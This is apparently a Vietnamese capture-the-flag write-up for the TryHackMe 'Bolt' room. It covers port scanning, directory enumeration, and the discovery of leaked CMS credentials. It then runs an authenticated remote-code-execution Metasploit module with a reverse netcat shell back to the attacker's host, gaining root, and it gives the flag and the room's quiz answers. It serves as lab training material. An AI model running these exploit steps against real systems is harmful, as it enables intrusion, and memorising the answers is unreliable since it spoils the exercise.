

Server thực hiện việc khai thác

<https://tryhackme.com/room/bolt>

Địa chỉ ip hiện thời:

- Máy kali: 10.4.43.108
- Máy server khai thác: 10.10.203.216

Tiến hành thu thập thông tin

`nmap -vv -T4 -p- -sV -O -Pn 10.10.203.216`

```
Nmap scan report for 10.10.203.216
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-23 03:13:29 EDT for 352s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
8000/tcp  open  http     syn-ack ttl 61 (PHP 7.2.32-1)
```

Server đang chạy trên 3 port 22, 80 và 8000 với các dịch vụ ssh và http. Các phiên bản dịch vụ đính kèm kể bên.

```
Uptime guess: 6.925 days (since Tue Aug 16 05:07:05 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Ngoài ra, máy chủ đang chạy OS là linux.

❖ Test thử đang nhập vào dịch vụ ssh

```
(root@kali) - [/home/kali/Desktop]
# ssh admin@10.10.203.216
admin@10.10.203.216's password:
Permission denied, please try again.
admin@10.10.203.216's password:
Permission denied, please try again.
admin@10.10.203.216's password:
admin@10.10.203.216: Permission denied (publickey,password).
```

Thử một vài mật khẩu khả thi nhưng không được.

❖ Mở trang web truy cập trên port 80 của server.



Đây chỉ là một trang web chỉ cho thấy dịch vụ apache đang hoạt động. Tìm kiếm thử các trang web ẩn

obuster dir -w common-web-content.txt -u 10.10.203.216 -x php,py,sh,txt

```
2022/08/23 03:31:38 Starting gobuster in directory enumeration mode
=====
./hta (Status: 403) [Size: 278]
./hta.sh (Status: 403) [Size: 278]
./hta.txt (Status: 403) [Size: 278]
./hta.php (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
./htpasswd.sh (Status: 403) [Size: 278]
./hta.py (Status: 403) [Size: 278]
./htaccess.php (Status: 403) [Size: 278]
./htpasswd.txt (Status: 403) [Size: 278]
./htaccess.py (Status: 403) [Size: 278]
./htpasswd (Status: 403) [Size: 278]
./htaccess.sh (Status: 403) [Size: 278]
./htpasswd.php (Status: 403) [Size: 278]
./htaccess.txt (Status: 403) [Size: 278]
./htpasswd.py (Status: 403) [Size: 278]
./index.html (Status: 200) [Size: 10918]
./server-status (Status: 403) [Size: 278]
[[C
=====
2022/08/23 03:46:49 Finished
=====
```


Sau khi kiểm tra qua status code thì không xác nhận thấy có dir nào bị ẩn một cách khả nghi. (Thường chúng ta quan tâm 200-OK, hoặc 301-chuyển hướng).

Kiểm tra thử mã nguồn của trang web xem có gì bị bỏ quên lại hay không?

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4   <!--
5     Modified from the Debian original for Ubuntu
6     Last updated: 2016-11-16
7     See: https://launchpad.net/bugs/1288690
8   -->
9   <head>
10    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
11    <title>Apache2 Ubuntu Default Page: It works</title>
12    <style type="text/css" media="screen">
13      *
14      {
15        margin: 0px 0px 0px 0px;
16        padding: 0px 0px 0px 0px;
17      }
18      body, html {
19        padding: 3px 3px 3px 3px;
20
21        background-color: #D8DBE2;
22
23        font-family: Verdana, sans-serif;
24        font-size: 11pt;
25        text-align: center;
26      }
27
28      div.main_page {
29        position: relative;
30        display: table;
31
32        width: 800px;
33
34        margin-bottom: 3px;
35        margin-left: auto;
36        margin-right: auto;
37        padding: 0px 0px 0px 0px;
38
39        border-width: 2px;
40        border-color: #212738;
41        border-style: solid;
42
43        background-color: #FFFFFF;
44
45        text-align: center;
```

➔ Không có thông tin nào giá trị lắm.

❖ Mở trang web truy cập trên port 8000 của server.



Kiểm tra mã nguồn của nó.

```
view-source:http://10.10.203.216:8000/

1 <!doctype html>
2 <html lang="en-GB">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <title>Bolt | A hero is unleashed</title>
7     <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
8     <link rel="stylesheet" href="/theme/base-2018/css/bulma.css78ca0842ebb">
9     <link rel="stylesheet" href="/theme/base-2018/css/theme.css76cb66bfe9f">
10    <meta name="generator" content="Bolt">
11    <link rel="canonical" href="http://10.10.203.216:8000/">
12  </head>
13  <body class="front">
14    <a href="#main-content" class="visually-hidden focusable skip-link">Skip to main content</a>
15
16    <header role="banner" class="header">
17      <nav class="navbar is-fixed-top is-primary" role="navigation" aria-label="main navigation">
18        <div class="container">
19          <div class="navbar-brand">
20            <span class="navbar-item">
21              Bolt
22            </span>
23            <span class="navbar-burger" data-target="#navbar-toggle">
24              <span></span>
25              <span></span>
26              <span></span>
27            </span>
28          </div>
29          <div class="navbar-menu" id="#navbar-toggle">
30            <div class="navbar-start">
31
32
33
34
35
36            <a href="/" title="This is the first menu item." class="navbar-item is-active first">Home</a>
37            <div class="navbar-item
38              has-dropdown is-hoverable"><a href="/entry/message-from-admin" title=" " class="navbar-link ">Second item</a><div class="navbar-drop
39              <a href="/pages" title=" " class="navbar-item ">All pages</a>
40              <a href="http://bolt.cm" title=" " class="navbar-item last">The Bolt site</a>
41            </div>
42          </div>
43        </div>
44      </nav>
45    </header>
46  </body>
47</html>
```

Không có thông tin nào bị bỏ quên ở đây. Tiến hành tìm kiếm thử các trang web ẩn của webserver này.

`gobuster dir -w common-web-content.txt -u http://10.10.203.216:8000 -x py,sh,txt,php`

```
=====
[+] Url: http://10.10.203.216:8000
[+] Method: GET
[+] Threads: 25
[+] Wordlist: common-web-content.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: py, sh, txt, php
[+] Timeout: 10s
=====
2022/08/23 03:44:04 Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 200) [Size: 2956]
/entries (Status: 200) [Size: 6662]
/index.php (Status: 200) [Size: 0]
/index.php (Status: 200) [Size: 0]
/pages (Status: 200) [Size: 4992]
/search (Status: 200) [Size: 5551]
=====
2022/08/23 03:56:48 Finished
=====
```

Ở đây chúng ta xác nhận có một vài status code được trả về 200. Tiến hành thử từng cái.

Kết quả nhận được không mấy khả quan khi không có thông tin gì tiến sâu hơn hay các form định dạng đăng nhập định dạng trước đó đã làm.

Kiểm tra các port UDP đang hoạt động:

```
Nmap scan report for 10.10.203.216
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-23 03:17:05 EDT for 1087s
Not shown: 989 closed udp ports (port-unreach)
PORT      STATE SERVICE REASON  VERSION
68/udp    open|filtered dhcpd  no-response
113/udp   open|filtered auth  no-response
1067/udp  open|filtered instl_boots no-response
8181/udp  open|filtered unknown no-response
19650/udp open|filtered unknown no-response
30544/udp open|filtered unknown no-response
32818/udp open|filtered unknown no-response
36489/udp open|filtered unknown no-response
39217/udp open|filtered unknown no-response
47808/udp open|filtered bacnet  no-response
59765/udp open|filtered unknown no-response

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1087.71 seconds
Raw packets sent: 1447 (66.305KB) | Rcvd: 1003 (75.112KB)
```

Ta nhận thấy có một vài port ở trạng thái open nhưng đã bị tường lửa chặn “filtered”, nên vấn đề này sẽ bỏ qua.

Như vậy quá trình thu thập các thông tin liên quan đã kết thúc, nhưng thực sự chưa có hướng đi cụ thể để tiến sâu hơn vào server.

Lúc này khả nghi nhất là nên quay lại trang web trên port 8000 phía trên để tìm kiếm thông tin. Khi mà tìm kiếm kỹ thuật bất khả thi thì nên tìm kiếm vật lý – đại loại như có cái được viết ra không hay có button nào không?

Ta có thấy 2 bài post như này.

Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,

Jake (Admin)

Message From Admin



Hello Everyone,

Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get used to this CMS but believe me i have some great content coming up for you all!

Regards,

Jake (Admin)

Đại loại thông qua 2 bài post này có thể hiểu như ông admin tên Jake này để lại 2 manh mối quan trọng như sau:

- Username: bolt
- Password: boltadmin123

Nhưng bây giờ đăng nhập ở đâu? Có 2 nơi có thể đăng nhập với tài khoản như vậy, một là dịch vụ ssh, cái còn lại chính là đăng nhập quyền quản trị trên trang web.


```
(root@kali) - [/home/kali/Desktop]
# ssh bolt@10.10.203.216
bolt@10.10.203.216's password:
Permission denied, please try again.
bolt@10.10.203.216's password:
Permission denied, please try again.
bolt@10.10.203.216's password: 
```

Như vậy chỉ còn cách tìm nơi đăng nhập trang quản trị của web.

© 2022 • This website is [Built with Bolt](#).


[Home](#) [Second item](#) [All pages](#) [The Bolt site](#)

Dựa vào bên trái ta thấy trang web được xây dựng với Bolt nên ta truy cập thử “The Bolt site” bên phải để xem chuyện gì sẽ xảy ra.



Lúc này có thể thấy Boltcms này như là một dự án open source phục vụ cho nhu cầu build website. Kiểu như là một form có sẵn để dựng web, đại loại như wordpress. Lưu ý: phần này như là đang tìm hiểu thử mã nguồn tạo nên trang web thôi chứ phải tìm kiếm chỗ login ở đây.


Đến đây rồi thì search gg thử chỗ login.




Có thể bấm vào để tìm hiểu thêm, nhưng thông qua hiển thị có thể thấy cách mà đăng nhập trên nền tảng Bolt CMS này. Domain mà chúng ta cần sẽ là:

<http://10.10.203.216/bolt>

Ta được:






Để ý kỹ thanh thông tin dưới cùng, ta được:



Như vậy server này chạy Bolt version 3.7.1

Tìm kiếm thử các lỗ bảo mật có thể có với phiên bản này.



Dựa vào kết quả ta thấy có thể thực hiện khai thác thử “Bolt CMS 3.7.0” do nó có phiên bản gần nhất với phiên bản hiện tại của server.

Sử dụng metasploit:

```
msf6 > search bolt

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/bolt_authenticated_rce	2020-05-07	excellent	Yes	Bolt CMS 3.7.0 - Authenticated Remote Code Execution
1	exploit/multi/http/bolt_file_upload	2015-08-17	excellent	Yes	CMS Bolt File Upload Vulnerability

Lỗi khai thác số “0” là của phiên bản 3.7.0 gần nhất.

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):
```

Name	Current Setting	Required	Description
FILE_TRAVERSAL_PATH	../../../../public/files	yes	Traversal path from "/files" on the web server to "/root" on the server
PASSWORD		yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to Bolt CMS
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME		yes	Username to authenticate with
VHOST		no	HTTP server virtual host

```

Payload options (cmd/unix/reverse_netcat):

  Name  Current Setting  Required  Description
  ----  -
LHOST   yes              The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  2   Linux (cmd)
```

Điền vào các trường thông tin mà được “Required”.

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD => boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.10.203.216
RHOSTS => 10.10.203.216
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.4.43.108
LHOST => 10.4.43.108
```

Thông tin sau đó sẽ trở thành:

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

  Name                Current Setting      Required  Description
  ----                -
  FILE_TRAVERSAL_PATH  ../../../../public/files yes       Traversal path from "/files" on the web server to "/root" on the server
  PASSWORD             boltadmin123         yes       Password to authenticate with
  Proxies              10.10.203.216        yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS               8000                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT               8000                 yes       The target port (TCP)
  SRVHOST              0.0.0.0              yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT              8000                 yes       The local port to listen on.
  SSL                  false                no        Negotiate SSL/TLS for outgoing connections
  SSLCert              /                    no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI            /                    yes       Base path to Bolt CMS
  URIPATH              /                    no        The URI to use for this exploit (default is random)
  USERNAME             bolt                 yes       Username to authenticate with
  VHOST                no                   no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.4.43.108     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Tiến hành tấn công

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.4.43.108:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "ijqxyq".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file yiefjksxdvji.php.
[+] Used token f377ba490f2c5f2273d56de4a8 to create uxkwieez.php.
[*] Attempting to execute the payload via "/files/uxkwieez.php?ijqxyq='payload'"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.4.43.108:4444 -> 10.10.203.216:43236) at 2022-08-23 04:48:35 -0400
[+] Deleted file uxkwieez.php.
[+] Reverted user profile back to original state.

whoami
root
pwd
/home/bolt/public/files
```

Như vậy ta đã tiến hành tấn công thành công vào server với account root.

Và cuối cùng là tìm flag cho cái server này.

Sau khi loay hoay vài chỗ thì nơi giấu flag là trong thư mục home

```
cd home
ls -la
total 288
drwxr-xr-x  3 root root  4096 Jul 18  2020 .
drwxr-xr-x 27 root root  4096 Jul 18  2020 ..
drwxr-xr-x 10 bolt bolt  4096 Jul 18  2020 bolt
-rw-r--r--  1 root root 277509 Jul 18  2020 composer-setup.php
-rw-r--r--  1 root root   34 Jul 18  2020 flag.txt
cat flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

Và như vậy là đã hoàn thành được server này. Kết quả sẽ là:

Answer the questions below

What port number has a web server with a CMS running?

8000

Correct Answer

What is the username we can find in the CMS?

bolt

Correct Answer

What is the password we can find for the username?

boltadmin123

Correct Answer

What version of the CMS is installed on the server? (Ex: Name 1.1.1)

bolt3.7.1

Correct Answer

There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?

48296

Correct Answer

Metasploit recently added an exploit module for this vulnerability. What's the full path for this exploit? (Ex: exploit/....)

Note: If you can't find the exploit module its most likely because your metasploit isn't updated. Run `apt update` then `apt install metasploit-framework`

exploit/unix/webapp/bolt_authenticated_rce

Correct Answer

Set the LHOST, LPORT, RHOST, USERNAME, PASSWORD in msfconsole before running the exploit

No answer needed

Correct Answer

Look for flag.txt inside the machine.

THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}

Correct Answer

